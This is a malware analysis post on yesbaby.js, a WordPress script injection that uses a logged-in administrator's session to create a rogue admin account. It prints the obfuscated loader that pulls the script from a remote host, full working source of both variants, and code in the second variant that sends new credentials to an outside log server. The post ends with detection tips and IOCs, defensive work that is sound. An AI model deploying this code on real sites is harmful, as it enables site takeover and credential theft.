yesbaby.js - Using Your Own Admin Session to Create a Rogue Admin

Table of Contents
Most JavaScript injections on WordPress sites go after regular visitors with redirects, spam, or skimmers. yesbaby.js does the opposite: it ignores normal visitors and waits for the site administrator.
When an admin who is logged in loads an infected page, the script uses their session to create a new administrator account for the attacker.
There’s no brute forcing or stolen credentials. The admin’s own browser does all of the work.
The Loader#
The injection itself is small and is placed into theme files or database content. It hides the URL of the remote script with String.fromCharCode:
<script>var sc = document.createElement(String.fromCharCode(115, 99, 114, 105, 112, 116)); sc.src=String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 104, 105, 108, 108, 103, 114, 111, 117, 112, 105, 110, 99, 46, 99, 111, 109, 47, 119, 112, 45, 105, 110, 99, 108, 117, 100, 101, 115, 47, 106, 115, 47, 121, 101, 115, 98, 97, 98, 121, 46, 106, 115); sc.type = String.fromCharCode(116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116); document.getElementsByTagName(String.fromCharCode(104, 101, 97, 100))[0].appendChild(sc);</script>
Decoded, it just appends a <script> tag to the <head>:
var sc = document.createElement("script");
sc.src = "hxxp://hillgroupinc[.]com/wp-includes/js/yesbaby.js";
sc.type = "text/javascript";
document.getElementsByTagName("head")[0].appendChild(sc);
The yesbaby.js payload is hosted on other compromised websites, not on attacker infrastructure. That means a hacked site in one campaign becomes the payload host for the next. These are the hosting paths I observed:
hillgroupinc[.]com/wp-includes/js/yesbaby.jswww[.]studio-lazienek[.]pl/plugins/user/yesbaby.js
The same loader template, character for character, was also used to load third-party spam and redirect scripts such as jackielovedogs[.]com/zone.js and css[.]digestcolect[.]com/zbt. The injection is just a delivery system. Whatever the attacker points sc.src at is what runs.
yesbaby.js#
The payload requests /wp-admin/user-new.php with jQuery. A logged-out visitor just gets redirected to the login page, so nothing happens. For a logged-in administrator, though, the response is the Add New User form, and that form includes a valid CSRF nonce:
var domain = location.protocol + '//' + document.domain;
var url = domain + '/wp-admin/user-new.php';
var JQ = jQuery.noConflict();
JQ.ajax({
  "url": url,
  "success": function(x) {
    var re = /name="_wpnonce_create-user"(\s+)value="([^"]+)"/g;
    var m = re.exec(x);
    if (m[2].match(/([a-z0-9]{10})/)) {
      var nonce = m[2];
    }
Next, the script scrapes _wpnonce_create-user from the HTML and immediately POSTs the form back with the stolen nonce, which creates a user with the administrator role:
    JQ.ajax({
      "url": url,
      "method": "POST",
      "data":
      {
        "action": "createuser",
        "_wpnonce_create-user": nonce,
        "_wp_http_referer": "/wp-admin/user-new.php",
        "user_login": "echoll",
        "email": "[email protected]",
        "first_name": "loli",
        "last_name": "loli",
        "url": "hxxps://google[.]com/",
        "pass1": "sikerim1213",
        "pass1-text": "sikerim1213",
        "pass2": "sikerim1213",
        "send_user_notification": 0,
        "role": "administrator",
        "createuser": "Add+New+User"
      },
The request comes from the admin’s browser with the admin’s cookies and a valid nonce. To WordPress, it looks exactly like the admin filling out the form by hand. Setting send_user_notification to 0 makes sure no welcome email goes out.
The attacker didn’t even bother removing the debug logging:
console.log('Registering, User: echoll, Pass: sikerim1213, Role: Admin ');
Variant 2: Random Passwords & a Log Server#
A later version of the script, still built on the same user-new.php nonce trick, was rewritten to use fetch instead of jQuery. This version adds two improvements for the attacker:
- A random 8 character password is generated for each victim site, so no password is hardcoded to search for.
- Because the attacker can no longer know the password ahead of time, the new credentials are sent to a log server at
wpemojii[.]com, a domain picked to look like WordPress’s ownwp-emojiscript.
function createUserAndSendLog() {
    const trigger = window.location.origin + "/wp-admin/user-new.php";
    const logUrl = 'hxxps://wpemojii[.]com/az.php';
    httpGet(trigger).then(page => {
        const regExp = /name="_wpnonce_create-user"\svalue="([^)]+)"/;
        const matches = regExp.exec(page);
        if (matches && matches[1]) {
            const csrftoken = matches[1].slice(0, 10);
            const randomPassword = generateRandomPassword(8);
            httpPost(trigger, csrftoken, randomPassword).then(postResponse => {
                if (postResponse) {
                    const logText = `
                    User created:
                    Username: wpx
                    Email: [email protected]
                    ...
                    URL: ${window.location.origin}
                    Password: ${randomPassword}
                    `;
                    sendLog(logUrl, logText);
The error strings are in Turkish (Log gönderme başarısız = “Log sending failed”, Log gönderildi = “Log sent”), and the first variant’s password sikerim is Turkish profanity.
Detection#
- Look for administrator accounts you didn’t create, especially
echollorwpx, or the emails[email protected]and[email protected]. - Search theme files and the database (
wp_posts,wp_options) forString.fromCharCode(115, 99, 114, 105, 112, 116), which decodes toscript. - Because this injection waits for an admin, the attacker’s new account often shows up days after the original compromise. Removing the injection without auditing the user list leaves the attacker with a working login.
IOCs#
hillgroupinc[.]com/wp-includes/js/yesbaby.js
www[.]studio-lazienek[.]pl/plugins/user/yesbaby.js
wpemojii[.]com/az.php
echoll / [email protected] / sikerim1213
wpx / [email protected]
Sample#
yesbaby.js (variant 1)
var domain = location.protocol + '//' + document.domain;
var url = domain + '/wp-admin/user-new.php';
var JQ = jQuery.noConflict();
JQ.ajax({
  "url": url,
  "success": function(x) {
    //Got the response
    console.log('Got response');
    var re = /name="_wpnonce_create-user"(\s+)value="([^"]+)"/g;
    var m = re.exec(x);
    if (m[2].match(/([a-z0-9]{10})/)) {
      var nonce = m[2];
      console.log('Got nonce ' + nonce);
    }
    console.log('Registering, User: echoll, Pass: sikerim1213, Role: Admin ');
    JQ.ajax({
      "url": url,
      "method": "POST",
      "data":
      {
        "action": "createuser",
        "_wpnonce_create-user": nonce,
        "_wp_http_referer": "/wp-admin/user-new.php",
        "user_login": "echoll",
        "email": "[email protected]",
        "first_name": "loli",
        "last_name": "loli",
        "url": "hxxps://google[.]com/",
        "pass1": "sikerim1213",
        "pass1-text": "sikerim1213",
        "pass2": "sikerim1213",
        "send_user_notification": 0,
        "role": "administrator",
        "createuser": "Add+New+User"
      },
      "success": function(x) {
        console.log("Register done");
      }
    });
  }
});
yesbaby.js (variant 2)
function httpGet(theUrl) { return fetch(theUrl) .then(response => { if (!response.ok) { throw new Error(`HTTP error! Status: ${response.status}`); } return response.text(); }) .catch(error => { console.error('Error in httpGet:', error); return null; }); } function httpPost(theUrl, csrftoken, password) { return fetch(theUrl, { method: 'POST', headers: { 'Content-Type': 'application/x-www-form-urlencoded', }, body: `action=createuser&_wpnonce_create-user=${csrftoken}&_wp_http_referer=${encodeURI(theUrl)}&user_login=wpx&[email protected]&first_name=tqwtqw&last_name=tqwtqw&url=${window.location.origin}&pass1=${password}&pass2=${password}&role=administrator&createuser=Add+New+User+`, }) .then(response => { if (!response.ok) { throw new Error(`HTTP error! Status: ${response.status}`); } return response.text(); }) .catch(error => { console.error('Error in httpPost:', error); return null; }); } function sendLog(logUrl, logText) { return fetch(logUrl, { method: 'POST', headers: { 'Content-Type': 'text/plain', }, body: logText, }) .then(response => { if (!response.ok) { throw new Error('Log gönderme başarısız'); } return response.text(); }) .then(data => { console.log('Log gönderildi:', data); }) .catch(error => { console.error('Hata:', error); }); } function generateRandomPassword(length) { const charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"; let password = ""; for (let i = 0; i < length; i++) { const randomIndex = Math.floor(Math.random() * charset.length); password += charset.charAt(randomIndex); } return password; } function createUserAndSendLog() { const trigger = window.location.origin + "/wp-admin/user-new.php"; const logUrl = 'hxxps://wpemojii[.]com/az.php'; httpGet(trigger) .then(page => { const regExp = /name="_wpnonce_create-user"\svalue="([^)]+)"/; const matches = regExp.exec(page); if (matches && matches[1]) { const csrftoken = matches[1].slice(0, 10); const randomPassword = generateRandomPassword(8); httpPost(trigger, csrftoken, randomPassword) .then(postResponse => { if (postResponse) { console.log('User created successfully.'); const logText = ` User created: Username: wpx Email: [email protected] First Name: tqwtqw Last Name: tqwtqw URL: ${window.location.origin} Password: ${randomPassword} `; sendLog(logUrl, logText); } else { console.error('Failed to create user.'); } }) .catch(error => { console.error('Error in httpPost:', error); }); } else { console.error('CSRF token not found.'); } }) .catch(error => { console.error('Error in httpGet:', error); }); } createUserAndSendLog(); console.log('hellotest112');